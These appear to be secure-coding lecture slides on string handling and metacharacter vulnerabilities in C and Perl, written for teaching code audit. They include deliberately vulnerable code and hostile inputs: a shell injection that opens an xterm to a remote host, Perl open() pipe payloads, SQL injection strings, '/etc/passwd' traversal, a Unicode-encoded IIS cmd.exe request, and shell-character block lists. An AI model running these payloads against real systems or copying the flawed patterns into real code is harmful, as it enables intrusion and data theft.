Implementation Sins

Strings and Metacharacters

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The purpose of this lecture

1. presents security aspects related to code that manipulates strings
2. presents vulnerabilities related to the way metacharacters are handled, like
    - C format string vulnerability
    - shell metacharacter injection

Outline

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Outline

Strings in C

- no dedicated string type
- NUL terminated arrays of characters
- require manual processing of strings
  - static (maximum) allocation
  - dynamic allocation (complex manual management!)
- C++ standard library provides a string class
  - conversion between C++ strings and C strings sometimes required to use C APIs

Outline

Description and Problems

- manipulate strings
- do not take into account destination buffer size
- could lead to (destination) buffer overflow
- code audit: analyze all execution paths to unsafe functions
- code audit: determine if such functions could be called in contexts where source is larger than destination

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“scanf” Functions

- used when reading from a file or string
- each data element specified in the *format string* is stored in a corresponding argument
- when ``%s'' is used, the corresponding array should be large enough to store the entire string read
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tscanf`, `wscanf`, `sscanf`, `fscanf`, `fwscanf`, `_snscanf`, `_snwscanf`

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"scanf" Functions (cont.)

- example of vulnerable code (no limit check for *user*, ...)

```
char buffer[1024];
int sport, cport;
char user[32], rtype[32], addinfo[32];

if (read(sockfd, buffer, sizeof(buffer)) <= 0) {
  perror ("cannot read");
  return -1;
}

buffer[sizeof(buffer) - 1] = '\0';

sscanf(buffer, "%d:%d:%s:%s:%s", &sport, &cport, rtype, user, addinfo);
```

“sprintf” Functions

- when destination buffer not large enough to handle input data, a buffer overflow could occur
- vulnerabilities are especially due to input strings using the ``%s'' specifier
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_stprintf`, `_sprintf`, `_vsprintf`, `vsprintf`, `swprintf`, `vswprintf`, `_vswprintfA`, `_wsprintfW`
- example of vulnerable code (no limit check for *szBuf*)

“sprintf” Functions (cont.)

```
static void WriteToLog(jrun_request *r, const char *szFormat, ...)
{
  va_list list;
  char szBuf[2048];

  strcpy(szBuf, r->StringRep);
  va_start();
  vsprintf(strchr(szBuf, '\0'), szFormat, list);
  va_end();
}
```

“strcpy” Functions

- notorious for causing a large number of security vulnerabilities over the years
- copy source in destination until encounters NUL character
- if destination buffer is smaller than the source one, a buffer overflow could occur
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tcscpy`, `lstrcpyA`, `wcscpy`, `_mbscpy`
- example

```
char buffer[1024], username[32];
n = read(sockfd, buffer, sizeof(buffer) - 1));
buffer[n] = 0;
strcpy(username, buffer);
```

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“strcat” Functions

- similar problems like with *strcpy*
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tcscat`, `wcscat`, `_mbscat`

Outline

Description and Problems

- designed to give programmers a safer alternative to the unbounded functions
- include an argument to specify the maximum length
- vulnerabilities occur due to misuse of the length argument
  - careless
  - erroneous input
  - length miscalculation
  - arithmetic boundary conditions
  - converted data types

“snprintf” Functions

- bounded replacement of *sprintf*
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_sntprintf`, `_snprintf`, `_vsnprintf`, `vsnprintf`, `_snwprintf`
- even more secure functions (Windows): `_snprintf_s`, `_snwprintf_s`
- works slightly different on Windows and UNIX, when limit is reached
    - Windows: returns -1 and there is no NUL termination
    - UNIX: there is NUL termination and returns the number of bytes that would have been written had there been enough space

“snprintf” Functions (cont.)

- example of vulnerable code (UNIX behavior assumed in a Windows application)

```
int log(int fd, char *fmt, ...)
{
    char buf[4096];
    va_list ap;

    va_start(ap, fmt);
    n = vsnprintf(buf, sizeof(buf), fmt, ap);

    if (n > sizeof(buf) - 2)
    buf[sizeof(buf) - 2] = 0;
    strcat(buf, "\n");
    va_end(ap);

    write_log(fd, buf, strlen(buf));
}
```

“strncpy” Functions

- is the secure (bounded) alternative to *strcpy*
- it is given the maximum number of bytes to copy in destination
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tcsncpy`, `_csncpy`, `wcscpyn`, `_mbsncpy`
- even more secure functions (Windows): `strncpy_s`, `wcsncpy_s` . . .
- does not guarantee NUL termination of destination string in case source is larger than maximum allowed
- using a non NUL-terminated string could be a vulnerability

“strncpy” Functions (cont.)

- example of vulnerable code

```
int is_username_valid(char *username)
{
  delim = strchr(user_name, ':');

  if (delim)
    *delim = '\0';
  ...
}

int authenticate(char *user_input)
{
  char user[1024];
  strncpy(user, user_input, sizeof(user));
  if (!is_username_valid(user))  // uses strchr on its argument
    goto fail;
  ...
}
```

“strncat” Functions

- the safe alternative to *strcat*
- belongs to the API-libs (UNIX and Windows)
- similar functions: `_tcsncat`, `wcsncat`, `_mbsncat`
- misunderstood aspect: the size parameter indicates the space remained in buffer, not its total size!
- example of vulnerable code (specify the total buf’s size)

```
int copy_data (char *username)
{
    strcpy(buf, "username␣is:␣");
    strncat(buf, username, sizeof(buf));
    log("%s\n", buf);

    return 0;
}
```

“strncat” Functions (cont.)

- the size parameter doesn’t account for the trailing NUL byte, which is always added
- example of vulnerable code (off-by-one error)

```
int copy_data (char *username)
{
    strcpy(buf, "username is: ");
    strncat(buf, username, sizeof(buf) - strlen(buf));
    log("%s\n", buf);

    return 0;
}
```

- when supplying the size parameter as a formula, possible integer overflow/underflow must be considered

```
sizeof(buf) - strlen(buf) - 1
```

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“strlcpy” Functions

- is a BSD-specific extension to *libc* string API, addressing shortcomings of *strncpy*
  - guarantee NUL-termination of destination string
- not so used because of portability reasons
- belongs to the API-libs (BSD)
- code audit: returned size is the length of the source string, which can be larger than destination’s size

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“strlcpy” Functions (cont.)

- example of vulnerable code: when *len* is greater than 1024 ⇒ integer underflow, converted to `size_t` (unsigned int)

```
int qualify_username (char *username)
{
    char buf[1024];
    size_t len;

    len = strlcpy(buf, username, sizeof(buf));
    strncat(buf, "@127.0.0.1", sizeof(buf) - len);
}
```

“strlcat” Functions

- is a BSD-specific extension to *libc* string API, addressing shortcomings of *strncat*
  - guarantee NUL-termination of destination string
  - the size parameter is the total destination string's size, not remaining space like for *strncat*
- belongs to the API-libs (BSD)
- returns the total number of bytes needed to hold the resulting string (destination's size + source's size)

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Unbounded Copies

- no checking on the bound of destination buffers
- a user implementation similar to *strcpy* vulnerability
- example

```
if (recipient == NULL) && Ustrcmp(errmess, "empty address") != 0) {
    uschar hname[64];
    uschar *t = h->text;
    uschar *tt = hname;
    uschar *verb = US"is";
    int len;

    while (*t != ':')
    *tt++ = *t++;
    *tt = 0;
}
```

Character Expansion

- occurs when programs encode special characters, resulting in a longer string than the original
- common to metacharacter handling and raw data formatting to make it human readable
- example: vulnerable as for each non-printable character in *src* writes two bytes in *dst*

Character Expansion (cont.)

```
int write_log (int fd, char *data, size_t len)
{
    char buf[1024], *src, *dst;

    if (strlen(data) >= sizeof(buf))
    return -1;

    for (src = data, dst = buf; *src; src++) {
    if (!isprint(*src)) {
        sprintf(dst, "%02x", *src);
        dst += strlen(dst);
    } else
        *dst++ = *src;
    }
}
```

Incrementing Pointers Incorrectly

- in cases pointers are incremented over the bounds of strings they operate on, like
  - NUL-termination does not exists (as a result of *strncpy*)
  - NUL-termination is skipped by mistake
- example 1: vulnerable because not take into account that *buf* can be non NUL-terminated

```
int process_email(char *emal)
{
    char buf[1024], *domain;

    strncpy(buf, email, sizeof(buf));
    if ((domain = strchr(buf, '@')) == NULL)
    return -1;
    *domain++ = '\0';
    ...
}
```

Incrementing Pointers Incorrectly (cont.)

- example 2: vulnerable because not take into account that read does not NUL-terminate the *buf*

```
char username[256], netbuf[256], *ptr;

read(sockfd, netbuf, sizeof(netbuf));
ptr = strchr(netbuf, ':');
if (ptr)
  *ptr++ = '\0';
strcpy(username, netbuf);
```

- example 3: vulnerable because not check for NUL-termination

```
for (ptr = src; *ptr != '@'; ptr++);
```

- example 4: small variation of the previous example

Incrementing Pointers Incorrectly (cont.)

```
for (ptr = src; *ptr && *ptr != '@'; ptr++);
ptr++;
```

- when the program makes assumptions on the contents of the handled buffer, the attacker could manipulate it
- example 5: vulnerable as the program fails to check if the expected input format (`%XY`) is complied

```
for (i = j = 0; str[i]; i++, j++)
  if (str[i] == '%') {
    str[j] = decode (str[i+1], str[i+2]);
    i += 2;
  } else
    str[j] = str[i];
```

Simple Typos

- more complex the text processing is, the more likely the developer makes mistakes
- one common mistake is pointer use error, when a pointer is badly dereferenced or is not, when it must
- example

Simple Typos (cont.)

```
while (quoted && *cp != '\0')
    if (is_qtext((int) *cp) > 0)
      cp++;
    else if (is_quoted_pair(cp) > 0)
      cp += 2;
    ...

int is_quoted_pair (char *s)
{
    int res = -1;
    int c;

    if (((s+1) != NULL) && (*s == '\\')) {
        c = (int) *(s+1);
        if (ap_isascii(c))
        res = 1;
    }

    return res;
}
```

Outline

Description

- metadata = information that describes or augments the main data
  - displaying format
  - processing instructions
  - memory storage details
  - ...
- *in-bad representation*
  - embeds metadata in data itself
  - normally done by using special characters (metacharacters)
  - examples: the NUL termination in C strings, '/' in a file path, '.' in a host name, '@' in an email address etc.
  - adv.: more compact and human readable

Description (cont.)

- disadv.: security problems generated by overlapping trust domains (i.e. data and metadata placed in the same trusted domain)

- *out-of-band representation*
  - keeps metadata separate from data and associate them
  - example: string types in programming languages like C++, Java etc.
- security problems occur if input data containing metacharacters is not correctly sanitized

Outline

Embedded Delimiters

- vulnerabilities are generated if
  - the attacker can introduce (additional) delimiter characters and
  - input format is not checked
- ⇒ injected delimiter attacks
- example of vulnerable code: input is not sanitized
  - let us consider a file format like “username:password”, with ’:’ and `'\n'` as delimiters
  - if a “john” user could provide a password like “`my_pass\nattacker:attacker_pass\n`”
  - the user-password file would look like

Embedded Delimiters (cont.)

```
john:my_pass
attacker:attacker_pass
```

- code audit: look for a pattern in which the application takes the user input (as a formatted string) without filtering it
- second-order injection: store the input and interpret it later

Example of Code Vulnerable to Injected Delimiter Attacks

```
use CGI;

... verify session details ...

$new_password = $query->param('password');
open(IFH, "</opt/passwords.txt") || die("$!");
open(OFH, ">/opt/passwords.txt.tmp") || die("$!");
while(<IFH>){
  ($user, $pass) = split /:/;
  if($user ne $session_username)
    print OFH "$user:$pass\n";
  else
    print OFH "$user:$new_password\n";
}
close(IFH);
close(OFH);
```

Code Review

1. identify code dealing with metacharacter strings
2. identify the specially handled delimiters
3. identify and check any filtering performed on input
4. $\Rightarrow$ any unfiltered delimiter could lead to a vulnerability

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NUL Character Injection

- occurs due to differences between C and other higher-level languages to handle strings
- NUL character could have no special meaning in higher-level languages, still they could use C APIs passing them the NUL character
- NUL byte injection is an issue regardless of the technology, since finally they interact with the OS
- a vulnerability exists when an attacker could include a NUL character in a string later handled in the C manner
- inserting a NUL byte, an attacker could truncate strings handled in the C manner

Examples of Code Vulnerable to “NUL Character” Injection

- Example 1: the *username* variable is not checked for the NUL characters (e.g. “cmd.pl%00”)

```
open(FH, ">$username.txt") || die ("$!");
print FH $data;
close(FH);
```

- Example 2: does not check if read bytes in *buf* contain NUL character

```
if (read(fd, buf, len) < 0)
    return -1;
buf[len] = '\0';
for (p = &buf[strlen(buf) -1]; isspace(*p); p--) // if first byte is 0, writes before t
    *p = '\0';
```

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Examples of Code Vulnerable to "NUL Character" Injection (cont.)

- Example 3: the gets functions not stopping at NUL character

```
if (fgets(buf, sizeof(buf), fp) != NULL)
    buf[strlen(buf) - 1] = '\0';  // could write before buf
```

Outline

Truncation

- it is about cases where a limit exceeding buffer is truncated to avoid buffer overflow
- could have vulnerable side-effects
- example 1: vulnerable due to truncating an expected extension

```
char buf[64;
int fd;

snprintf(buf, sizeof(buf), "/data/profiles/%s.txt", username);
fd = open(buf, O_WRONLY); // could open a file with no txt extension
```

- file paths are among the most common examples os truncation vulnerabilities

Truncation (cont.)

- example 2: the *username* vulnerable required length could be provided using contiguous slashes ('////') or repetitive current directory entry ("./././")

```
char buf[64;
int fd;

snprintf(buf, sizeof(buf), "/data/%s_profile.txt", username);
fd = open(buf, O_WRONLY);
```

Code Audit for Truncation

- check for the functions that could truncate the resulted string
- understand their particular behavior
  - is the destination buffer overflowed or not
  - is the destination buffer NUL terminated or not
  - is the destination buffer changed in case of an overflow / truncation
  - which is the meaning of the returned value (especially in case of overflow / truncation)
- example of *GetFullPathName* (Windows)
  - returns the length of output (file path) if smaller than destination buffer

Code Audit for Truncation (cont.)

- returns the number of needed bytes if destination buffer would be overflowed
- returns 0 on error

Outline

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Context

- specific to resources organized in hierarchies
  - file paths
  - registry paths
- path formed by hierarchy components, separated by special delimiters (metacharacters)
- if paths are formed based on untrusted user supplied data $\Rightarrow$
- attacker could have access to elements in the hierarchy not supposed to access
  - example: path truncation

File Canonicalization

- each file has a unique path
- though, the string representation of that path is generally not unique

```
c:\Windows\system32\calcl.exe
\\?\Windows\system32\calc.exe
c:\Windows\system32\drivers\..\calcl.exe
calc.exe
.\calc.exe
..\calc.exe
```

- file canonicalization = transforming a file path into its simplest form
- specific to each OS (different between UNIX and Windows)

File Canonicalization (cont.)

- the most common exploitation: application fails to check for directory traversal
  - based on using the “..” notation
  - attacker accesses files outside the directory should have been restricted to

File Canonicalization (cont.)

- example of vulnerable code: does not check the *username* variable (e.g. “../../../../etc/passwd” could be provided)

```
use CGI;

$username = $query->param('user');
open(FH, "</users/profiles/$username") || die("$!");
print "<B>User Details For: $username</B><BR><BR>";

while (<FH>) {
    print;
    print "<BR>";
}

close(FH);
```

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The Windows Registry

- basic Windows functions to manipulate registry:
  - *RegOpenKey()*, *RegOpenKeyEx()*,
  - *RegQueryValue()*, *RegQueryValueEx()*,
  - *RegCreateKey()*, *RegCreateKeyEx()*,
  - *RegDeletKey()*, *RegDeletKeyEx()*, *RegDeletValue()*
- vulnerable to truncation of registry key paths
- example of code vulnerable to truncation

```
char buf[MAX_PATH];
snprintf(buf, sizeof(buf), "\\SOFTWARE\\MyProduct\\%s\\subkey2", version);
rc = RegOpenKeyEx(HKEY_LOCAL_MACHINE, buf, 0, KEY_READ, &hKey);
```

- multiple consecutive back-slashes are reduced to one, also the trailing ones are truncated

The Windows Registry (cont.)

- keys are opened in two-steps
  - the key must be opened first
  - a particular value is manipulated with another set of functions
- the attack could still be viable in the following situations
  - the attacker can manipulate directly the key name
  - the attacker wants to manipulate keys, not values
  - the application uses a higher-level API that abstracts the key value separation
  - the attacker wants to manipulate the default (unnamed) value
  - the value name corresponds to the value the attacker wants to manipulate in another key

Outline

C Format Strings

- class of bugs in *printf*, *err* and *syslog* families of functions
- the output data is formatted according to the *format string*, which contains *format specifiers*
- problems happen when untrusted input is used as part or all the format string
- when an attacker could supply format specifiers that are not expected, the corresponding arguments could not exist and value taken into account are from the stack
- special specifier '`%n`' takes a corresponding integer pointer argument that gets set to the number of characters output thus far

C Format Strings (cont.)

  - attackers could use it to write an arbitrary value to an arbitrary location in memory
- code audit: search for all format based functions and be sure to not have a format string controlled by user

Examples of C Format Strings Vulnerabilities

- example 1

```
int main(int argc, char **argv)
{
    if (argc > 1)
        printf(argv[1]);

    return 0;
}
```

Examples of C Format Strings Vulnerabilities (cont.)

- example 2

```
void lreply(int n, char *fmt, ...)
{
    VA_START(fmt);
    vreply(USE_REPLY_LONG, n, fmt, sp);
    VA_END;
}

void vreply(long flags, int n, char *fmt, va_list ap)
{
    char BUF[BUFSIZE];

    flags &= USE_REPLY_NOTFMT | USE_REPLY_LONG;
    if (n)
      snprintf(buf, "%3d%c", n, flags & USE_REPLY_LONG ? '-' : ' ');

    if (flags & USE_REPLY_NOTFMT)
      snprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4: sizeof(buf), "%s", f);
    else
      vsnprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4: sizeof(buf), fmt, ap);
   ...
}
```

Examples of C Format Strings Vulnerabilities (cont.)

- example 3: syslog formats further the data

```
int log_err(char *fmt, ...)
{
    char buf[BUFSIZE];
    va_list ap;

    va_start(ap, fmt);
    vsnprintf(buf, sizeof(buf), fmt, ap);
    va_end(ap);

    syslog(LOG_NOTIC, buf);
}
```

Development Advices

- use only trusted format strings, if possible
- useful gcc compile options
  - `-Wall`
  - `-Wformat,-Wno-format-extra-args`
  - `-Wformat-nonliteral`

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Shell Metacharacters

- context: applications calling other external applications to perform a specialized task
- programs are typically run in two ways
  - directly, using a function like *execve* or *CreateProcess*
  - indirectly, via the command shell with functions like *system* or *popen*
- if command line of the executed program is controlled by user $\Rightarrow$ shel metacharacter injection attack

Example of Code Vulnerable to Shell Metacharacter Injection

- *user_email* could contain shell metacharacters subject to shell interpretation

```
int send_mail(char *user_email)
{
    char buf[1024];
    int fd;
    char *prgname = "/usr/bin/sendmail";

    snprinf(buf, sizeof(buf), "%s -s \"hi\" %s", prgname, user_email);
    if ((fd = popen(buf, "w")) == NULL)
      return -1;
    ... write mail ...
}
```

Example of Code Vulnerable to Shell Metacharacter Injection (cont.)

- vulnerable input example and the resulting shell command line

```
/bin/sh -c "/usr/bin/sendmail -s "hi" user@sample.com; xterm -display 1.2.3.4.:0"
```

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Code Audit

- determine if arbitrary commands could be run via shell metacharacter injection
- suspected shell characters: ';', '|', '&', '<', '>', '`', '!', '*', '-', '/', '~' etc.
- application behavior could also be controlled by environment variables
- pay attention to how the run programs interprets input data $\rightarrow$ second level shell metacharacter injection attack
  - e.g. mail program takes every line starting with '~' as a command line and executes it in the shell

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Outline

Functionality

- provide multi-purpose capabilities
  - open both files and processes
  - file opening mode could depend on some metacharacters specified at the beginning or end of the file name
- mode characters
  - '<' (beginning): open file for read
  - '>' (beginning): open file for write; create it if not exists
  - '+<' (beginning): open file for read-write
  - '+>' (beginning): open file for read-write; create it if not exists
  - '>>' (beginning): open file for append
  - '+>>' (beginning): open file for append; create it if not exists

Functionality (cont.)

- ’|’ (beginning): the argument is a command; creates a pipe to run the command with write access
- ’|’ (end): the argument is a command; creates a pipe to run the command with read access

Examples of Vulnerable Code

- Example 1: vulnerable file name could be supplied (e.g '`| xterm -d 1.2.3.4:0;`')

```
open(FH, "$username.txt") || die("$!");
```

- Example 2: vulnerable file name could be supplied (e.g '`foo; xterm -d 1.2.3.4:0 |;`')

```
open(FH, "/data/profiles/$username.txt") || die("$!");
```

- Example 3: vulnerable file name could be supplied (e.g '`>log;`' open for append with no truncation, letting attacker to read data from previous usage of the file)

```
open(FH, "+>$username.txt") || die("$!");
```

Examples of Vulnerable Code (cont.)

- Example 4: vulnerable file name could be supplied (e.g ’`&=3%00;`’ creates a duplicate file descriptor for existing descriptor 3, supposed to be already opened for an important file; also uses NUL-byte injection)

```
open(ADMIN, "+>>/data/admin/admin.conf");
...
open(USER, ">$userprofile.txt") || die("$!");
```

- the three argument version of *open* requires explicitly specify the open mode, so its more secure

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Outline

SQL Queries

- it is about SQL-injection
- example of vulnerable code: unsanitized *usrname* and *passwd*

```
$username = $HTTP_POST_VARS['username'];
$passwd = $HTTP_POST_VARS['passwd'];

$query = "SELECT * FROM usertable
          WHERE username = '" . $username . "'
          AND pass = '" . $passwd . "'";
$result = mysql_query($query);
```

- malicious inputs could be provided
  - `"bob' OR username <> bob'"` for `$username`
  - `"bob' OR pass <> bob'"` for `$passwd`

SQL Queries (cont.)

- metacharacters in input expected to be numeric value
- example of vulnerable code: unsanitized *order_id*

```
$order_id = $HTTP_POST_VARS['hid_order_id'];
$query = "SELECT * FROM orders WHERE id=" . $order_id;
$result = mysql_query($query);
```

- malicious inputs could be provided
  - `"1 OR 1=1"` for `$order_id`
- also take into account the truncation problem
- example of vulnerable code:

SQL Queries (cont.)

```
int search_orders(char *post_detail, char *sess_account)
{
  char buf[1024];
  int rc;
  post_detail = escape_sql(post_detail);
  sess_account = escape_sql(sess_account);
  snprintf(buf, sizeof(buf),
      "SELECT * FROM orders WHERE detail LIKE " \
      "\ '%%%s%%\' AND account = \'%s\'",
      post_detail, sess_account);
  rc = perform_query(buffer);
  free(post_detail);
  free(sess_account);
  return rc;
}
```

- malicious inputs could be provided
  - pad the `$post_detail` with ’%’ to cut off the AND clause

SQL Injection Prevention

- sanitize input $\rightarrow$ escape / filter special characters
- use out-of-band methods (parameterized queries)

Outline

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Description

- strategies
  1. reject illegal requests
  2. stripe dangerous characters
- similar strategies: involve running user data through some sort of sanitization routine, often using *regular expressions*
- striping, more risky, yet more robust (accepts a wider variety of input)
- example 1: checking if illegal character occurs in input data and *reject* it

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Description (cont.)

```
if ($input_data =~ /[^a-zA-Z0-9_ ]/) {
    print "Error. Input data contains illegal characters!";
    exit;
}
```

- example 2: replace illegal characters (*character stripping*)

```
$input_data =~ s/[^a-zA-Z0-9_ ]/g;
```

- two types of filters
  1. explicit deny (black lists): more appropriate for large accept set
  2. explicit allow (white lists): generally considered more restrictive / secured

Description (cont.)

- example 3: black list

```
int islegal(char *input)
{
    char *bad_chars = "\"\\\|;<>&-*";

    for (; *input; input++)
      if (strchr(bad_chars, *input))
        return 0;

    return 1;
}
```

Description (cont.)

- example 4: white list

```
int islegal(char *input)
{
    for (; *input; input++)
    if (!isalphanum(*input) && *input != '_' && !isspace(*input))
        return 0;

    return 1;
}
```

Insufficient Filtering

- example: vulnerable because '\n' is missed from the filter assuming the input is used in *popen*

```
int suspicious (char *s)
{
    if (strpbrk(s, ";|&<>`'#!?(){}^") != NULL)
    return 1;
    return 0;
}
```

- keep in mind different implementations or versions of a program
- for instance, when using *popen* firstly the input data is interpreted by the shell and then by the run program

Character Striping Vulnerabilities

- more dangerous than rejection, since more exposed to programmer errors
- example 1: vulnerable due to a processing error aiming to eliminate ".." (when double sequence "../../" is given, the second occurrence is missed)

Character Striping Vulnerabilities (cont.)

```
char* clean_path(char *input)
{
    char *src, *dst;

    for (src = dst = input; *src; )
    if (src[0] == '.' && src[1] == '.' && src[2] == '/') {
        src += 3;
        memmove(dst, src, strlen(src) + 1);
        continue;
    } else
        *dst++ = *src++;
    *dst = '\0';

    return input;
}
```

Character Striping Vulnerabilities (cont.)

- example 2: still vulnerable for entries like "....//"

```
char* clean_path(char *input)
{
    char *src, *dst;

    for (src = dst = input; *src; )
    if (src[0] == '.' && src[1] == '.' && src[2] == '/') {
        memmove(dst, src+3, strlen(src+3) + 1);
        continue;
    } else
        *dst++ = *src++;
    *dst = '\0';

    return input;
}
```

Outline

Escaping Metacharacters

- is a non-distructive method
- escaping methods differ among data formats, but usually prepend an escape character to any potentially dangerous metacharacter
- code audit: take care of the way the escape character is handled
- example: vulnerable since '\' was not escaped

```
$username =~ s/\"\'\*/\\$1/g;
$passwd =~ s/\"\'\*/\\$1/g;
```

Escaping Metacharacters (cont.)

```
$query = "SELECT * FROM users
          WHERE user='" . $username . "'
          AND pass = '" . $passwd . "'";
```

- if attacker provide "`bob\' OR user =` " for user and "`' OR 1=1`" for password, the result is

```
SELECT * FROM users
         WHERE user='bob\\' OR user =
         AND pass = ' OR 1=1;
```

Outline

Description

- encoded characters could be used to avoid other filtering mechanisms
- code audit should determine
  - identify each location in the code where escaped input is decoded
  - identify associated security decisions based on that input
  - if decoding occurs after the decision is made, there could be vulnerabilities
- the more times the data is modified, the more opportunities exist for foolish security logic

Hexadecimal Encoding

- URI encoding schemes
  - *one-byte sequence* uses percent character ('`%`') followed by two hexadecimal digits representing the byte value of a character
  - for Unicode could also use the *two-byte sequence*, which starts with "`%u`" or "`%U`" followed by four hexadecimal digits
- the alternate encoding schemes are potential threats for smuggling dangerous characters through character filters
- example 1: vulnerable to entries like "`..%2F..%sFetc%2Fpassword`" (i.e. "`../../etc/passwd`")

Hexadecimal Encoding (cont.)

```
int open_profile (char *username)
{
    if (strchr(username, '/')) { // security check: metacharacter detection
      log ("possible attack: slashes in username");
      return -1;
    }

    chdir("/data/profiles");

    return open(hexdecode(username), O_RDONLY); // data decoding!!!
}
```

- solution: decode illegal character
  - security problems occur when decoding is erroneously done
  - error can happen when assumptions are made about the data following a '%' sign

Hexadecimal Encoding (cont.)

- example 2: vulnerable due to assuming a number if not a letter between 'a' / 'A' – 'z' / 'Z'

```
int convert_byte (char byte)
{
    if (byte >= 'A' && byte <. 'F')
      return (byte - 'A') + 10;
    else if (byte >= 'a' && byte <= 'f'
      return (byte - 'a') + 10;
    else
      return (byte -'0');
}

int convert_hex (char *string)
{
    int val1, val2;
    val1 = convert_byte(string[0]);
    val2 = convert_byte(string[1]);

    return (val1 << 4) | val2;
}
```

HTML and XML Encoding

- HTML and XML documents can contain encoded data in the form of entities,
- used to encode HTML rendering metacharacters (e.g. "`&amp`")
- characters can also be encoded as their numeric code-points in both decimal and hexadecimal (e.g. "`&#32`" or "`&#x20`")
- susceptible to the same basic vulnerabilities that hexadecimal decoders might have
  - embedding NUL characters,
  - evade filters,
  - assume at least two characters follow the "`&#`" sequence


Multiple Encoding Layers

- sometimes data is decoded multiple times and in different ways
- this makes validation difficult
- for example, data posted to a Web server might go through
  - base64 decoding, if the `Content-Encoding` header says this
  - UTF-8 decoding, if this `Content-Type` header specifies this encoding format
  - hexadecimal decoding, which occurs on all HTPP traffic
  - optionally, another hexadecimal decoding, if passed to a Web application or script

Multiple Encoding Layers (cont.)

- problems: one decoder level not aware about the others, judging incorrectly on what the output should result
- vulnerabilities of this nature might also be a result of operational security flaws

Multiple Encoding Layers (cont.)



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Definition

- describes characters from any language in a unique and unambiguous way
- extends the ASCII character set
- defines characters as a series of code-points (numerical values) that can be encoded in several formats, each with different size code units
  - UTF-8 (8 bits)
  - UTF-16BE (16 bits big endian)
  - UTF-16LE (16 bits little endian)
  - UTF-32BE (32 bits big endian)
  - UTF-32LE (32 bits little endian)

Definition (cont.)

- used intensively in HTTP communication
- used in a lot of MS-based software, since Windows uses internally Unicode to represents strings
- Unicode's codespace is $0 - 0x10FFFF \Rightarrow$ sequences of encoded bytes represent one Unicode character, such that 8 or 16 bits to can cover the space

Security Considerations

- code audit: check if
  - characters can be encoded to bypass security checks
  - the implementation of encoding and decoding contains vulnerabilities
- example: a directory traversal vulnerability in the IIS Web server was because integrity checking was done before Unicode escape decoding

```
GET / ..%c0%af..%c0%afwinnt/system32/cmd.exe?/c+dir
```

UTF-8

- encoded codepoints are represented as single or multibyte sequences
  - for values between $0x00 – 0x7F$ (7 bits) a single byte is required
  - the rest: a leading byte followed by a variable number of trailing bytes (up to four)
- encoding scheme: leading byte pattern and the number of following bytes
  - `110x xxxx` followed by *1 byte*
  - `1110 xxxx` followed by *2 byte*
  - `1111 xxxx` followed by *3,4 or 5 byte*
- each trailing byte starts with its topmost bits set to `10`

UTF-8 (cont.)

- old standards allowed for one character to be represented in any supported multibyte format
- example for '/'
  - `0x2F`
  - `0xC0 0xAF`
  - `0xE0 0x80 0xAF`
  - `0xF0 0x80 0x80 0xAF`
- recent standards allows only for the shortest representation, still not all implementation are compliant
  - ASCII characters are often accepted as both one- or two-byte sequences
  - a program filtering '/' (`0x2F`) might miss the sequence `0xC0 0xAF`

UTF-16

- expresses codepoints as 16-bit words
- UTF-16 encoded codepoints could be one or two units
- rules
    - for U < 0x10000, encode U as a 16-bit unsigned integer
    - for U > 0x10000, represent the U' = U - 0x10000 in the free (zero) 20 bits of the two-byte sequence `0xD800 0xDC00`
- $\Rightarrow$ there is just one way to represent a codepoint

UTF-32

- expresses codepoints as 32-bit values
- one single unique value for each codepoint in the entire Unicode space

Vulnerabilities in Decoding

- specific to cases of multiple decoding levels
- see “Unicode Security Considerations” at `www.unicode.org/reports/tr36/`

Homographic Attacks

- primarily useful as a form of social engineering
- take advantage of a Unicode homograph, which includes different characters that have the same visual representation
- example: c (`0x0063`) in Latin alphabet and c in Cyrillic one (`0x0441`)

Outline

Windows Unicode Functions

- Windows provides functions for converting between ASCII and Unicode
- Windows provides ASCII wrapper functions for functions requiring Unicode strings
- *MultiByteToWideChar()* function
    - convert multi- and single-byte character into Unicode strings
    - a common mistake is to specify destination buffer maximum size in bytes, not in wide characters
    - example

Windows Unicode Functions (cont.)

```
WCHAR wPath[MAX_PATH];

MultiByteToWideChar(0, 0, lpFilename, -1, wPath, sizeof(wPath);
```

- *WideCharToMultiByte()* function
  - the reverse of *MultiByteToWideChar* function
  - not suffering from the confusion encountered with its counterpart
- NUL-termination problems
  - *MultiByteToWideChar* and *WideCharToMultiByte* do not guarantee NUL-termination of destination string
  - returns 0 when destination buffer was to be overflowed
  - *MultiByteToWideChar* might have additional problems when multibyte character sets are being converted

Windows Unicode Functions (cont.)

- most vulnerabilities result from the return value not being checked and the destination buffer not being NUL-terminated
- Unicode manipulation vulnerabilities
  - confusion size in bytes with size in wide characters
  - example

```
wchar_t dst[1024];

wcsncpy(dst, src, sizeof(dst));
```

  - errors in dealing with user-supplied multibyte-character data strings, like double-byte character set (DBCS), where characters could be one or two bytes

Windows Unicode Functions (cont.)

- for instance, detecting a leading byte and assuming the next byte to be valid, not checking for NUL-termination

```
for (dst = newstring; *src; src++)
  if (IsDBCSLeadByte(*src)) {
    *dst++ = *src++;
    *dst++ = *src;
    continue;
  }
```

- code page assumptions
  - when converting from multiple to wide characters, the code page argument affects how *MultiByteToWideChar* behaves
- character equivalence

Windows Unicode Functions (cont.)

- when using *WideCharToMultiByte*, if conversions are performed after character filters, the code is equally susceptible to sneaking illegal characters through filters
- multiple 16-bit values often map to the same 8-bit character
- default replacement

Bibliography

1. “The Art of Software Security Assessments”, chapter 8, “Strings and Metacharacters”, pp. 387 – 458
2. “24 Deadly Sins of Software Security”, chapter 6, “Format String Problems”, Chapter 10, “Command Injection”.